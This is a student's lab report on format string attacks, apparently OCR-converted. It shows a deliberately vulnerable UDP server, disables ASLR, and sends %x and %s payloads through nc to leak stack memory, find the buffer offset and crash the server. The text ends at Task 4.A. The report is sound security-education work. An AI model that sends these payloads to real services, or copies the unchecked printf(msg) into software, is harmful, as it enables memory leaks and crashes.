INFORMATION SECURITY LAB

LAB 5: Format string Attack Lab

Name: Ankitha P


Class: 6 'D'
Date : 10/03/2021

EXECUTION

Server : 10.0.2.24

Client : 10.0.2.25


To simplify the tasks and attack, we disable address randomization as follows:



```
seed@Ankitha_PES1201801491_Server:~$sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@Ankitha_PES1201801491_Server:~$
```

Task 1: Vulnerable Program

We compile the given server program that has the format string vulnerability. While compiling, we make the stack executable so that we can inject and run our own code by exploiting this vulnerability later on in the lab.




```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#define PORT 9090
char *secret = "A secret message\n";
unsigned int target = 0x11223344;
void myprintf(char *msg)
{
printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
// This line has a format-string vulnerability
printf(msg);
printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
// This function provides some helpful information. It is meant to
// simplify the lab task. In practice, attackers need to figure
// out the information by themselves.
void helper()
{
printf("The address of the secret: 0x%.8x\n", (unsigned) secret);
printf("The address of the 'target' variable: 0x%.8x\n",
(unsigned) &target);
printf("The value of the 'target' variable (before): 0x%.8x\n", target);
}
void main()
{
struct sockaddr_in server;
struct sockaddr_in client;
int clientLen;
char buf[1500];
helper();
int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
memset((char *) &server, 0, sizeof(server));
server.sin_family = AF_INET;
server.sin_addr.s_addr = htonl(INADDR_ANY);
server.sin_port = htons(PORT);
if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
perror("ERROR on binding");
while (1) {
bzero(buf, 1500);
recvfrom(sock, buf, 1500-1, 0,
(struct sockaddr *) &client, &clientLen);
myprintf(buf);
}
close(sock);
}
```

When we compile this program, the gcc compiler gives an error due to the presence of only the msg argument without any format specifiers in the printf function. This warning is raised due to the printf(msg) line and is what we will exploit.


We first run the server-side program using the root privilege, which then listens to any information on 9090 port. The server program is a privileged root daemon. Then we connect to this server from the client using the nc command with the -u flag indicating UDP (since server is a UDP server). The IP address of the server machine – 10.0.2.24 and port is the UDP port 9090. This is seen in following:

Client side:



```
seed@Ankitha_PES1201801491_Client:~$echo hello .%x.%x.%x.%x.%x.%x.%x.%s |nc -u 10.0.2.24 9090
```


Server-side:



```
seed@Ankitha_PES1201801491_Server:~$gcc -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:14:1: warning: format not a string literal and no format arguments [-Wformat-security]
 printf(msg);
 ^
seed@Ankitha_PES1201801491_Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
hello .bffff0a0.b7fba000.804871b.3.bffff0e0.bffff6c8.804872d.hello .%x.%x.%x.%x.%x.%x.%x.%s

The value of the 'target' variable (after): 0x11223344
```

We see that whatever we send from the client is printed exactly in the same way on the server, with some additional information.



```
seed@Ankitha_PES1201801491_Server:~$gcc -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:14:1: warning: format not a string literal and no format arguments [-Wformat-security]
 printf(msg);
 ^
seed@Ankitha_PES1201801491_Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
hello .bffff0a0.b7fba000.804871b.3.bffff0e0.bffff6c8.804872d.hello .%x.%x.%x.%x.%x.%x.%x.%s

The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
hello .bffff0a0.b7fba000.804871b.3.bffff0e0.bffff6c8.804872d.bffff0e0.bffff0b8.10.804864c.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.5ac90002
The value of the 'target' variable (after): 0x11223344
```

Wireshark
lab5_VM2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
seed@Ankitha_PES1201801491_Client:~$echo hello .%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x | nc -u 10.0.2.24 9090
```

We try it again by passing different string input values to the server from the client and every time we can see that whatever text we pass is printed, but along with some other address like values because the text we send containing %x is read as format specifier and the values in the buffer are being accessed in hexadecimal form and printed on the server side.

Task 2: Understanding the Layout of the Stack


To find the addresses of the pointed locations, we try to see for the values that are returned by the server program and prompt it out to give more addresses. To start with, we see that the address of the 'msg' argument is printed out in the server output. Since the Return Address

(2) is just 4 bytes below that, we can calculate the address of the return value as 0xBFFFF0A0 – 4 = 0xBFFFF09C. Next, in order to find the address of the start of the buffer (3), we enter 4 bytes of random characters - @@@@ whose ASCII value is 40404040 which will be stored at the start of the buffer as they are the first characters in the input. So, we enter the characters and multiple %.8x as the input to find the values stored in the addresses from the format string address to some random address, hopefully above the buffer start.



```
seed@Ankitha_PES1201801491_Client:~$python -c 'print("@@@@."+"%.8x."*80); '| nc -u 10.0.2.24 9090
```

We try to look for the ASCII value of 40404040, in order to locate the difference between the format string address and the start of the buffer. We see that there is a difference of 23 %.8x between the start of the buffer address i.e. @@@@ and the next address after the format string address. This can be seen in the following screenshot.



```
seed@Ankitha_PES1201801491_Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@@@@.bffff0a0.b7fba000.0804871b.00000003.bffff0e0.bffff6c8.0804872d.bffff0e0.bffff0b8.00000010.0804864c.b7e1b2cd.b7fdb629.00000010.00000003.8
2230002.00000000.00000000.00000000.00a90002.00000001.b7fff000.b7fff020.40404040.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e7
8.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e
7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.2
e78382e.78382e25.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.2e78382
e.78382e25.382e252e.
The value of the 'target' variable (after): 0x11223344
```

Question 1: The memory addresses at the following locations are the corresponding values:

1. Format String: 0xBFFFF080 (Msg Address – 4 * 8 | Buffer Start – 24 * 4)

2. Return Address: 0xBFFFF09C


3. Buffer Start: 0xBFFFF0E0

Question 2: Distance between the locations marked by 1 and 3 – 23 * 4 bytes = 92 bytes

Task 3: Crash the Program:


To crash the program, we provide a string of %s as input to the program, and we see the following:

Client side:



```
seed@Ankitha_PES1201801491_Client:~$echo %s. %s. %s. %s. %s. %s. %s. %s. %s. %s. %s. %s. %s. %s. %s. | nc -u 10.0.2.24 9090
```

Server side:



```
seed@Ankitha_PES1201801491_Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
Segmentation fault
seed@Ankitha_PES1201801491_Server:~$
```


Here, the program crashes because %s treats the obtained value from a location as an address and prints out the data stored at that address. Since, we know that the memory stored was not for the printf function and hence it might not contain addresses in all of the referenced locations, the program crashes. The value might contain references to protected memory or might not contain memory at all, leading to a crash.

Task 4: Print Out the Server Program's Memory

Task 4.A: Stack Data


Here, we enter our data -@@@@ and a series of %.8x data. Then we look for our value - @@@@, whose ASCII value is 40404040 as stored in the memory.

Client side:



```
seed@Ankitha_PES1201801491_Client:~$echo hello.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x |  nc -u 10.0.2.24 909
0
^C
seed@Ankitha_PES1201801491_Client:~$python -c 'print("@@@@."+"%.8x."*24); '| nc -u 10.0.2.24 9090
```

Server side:

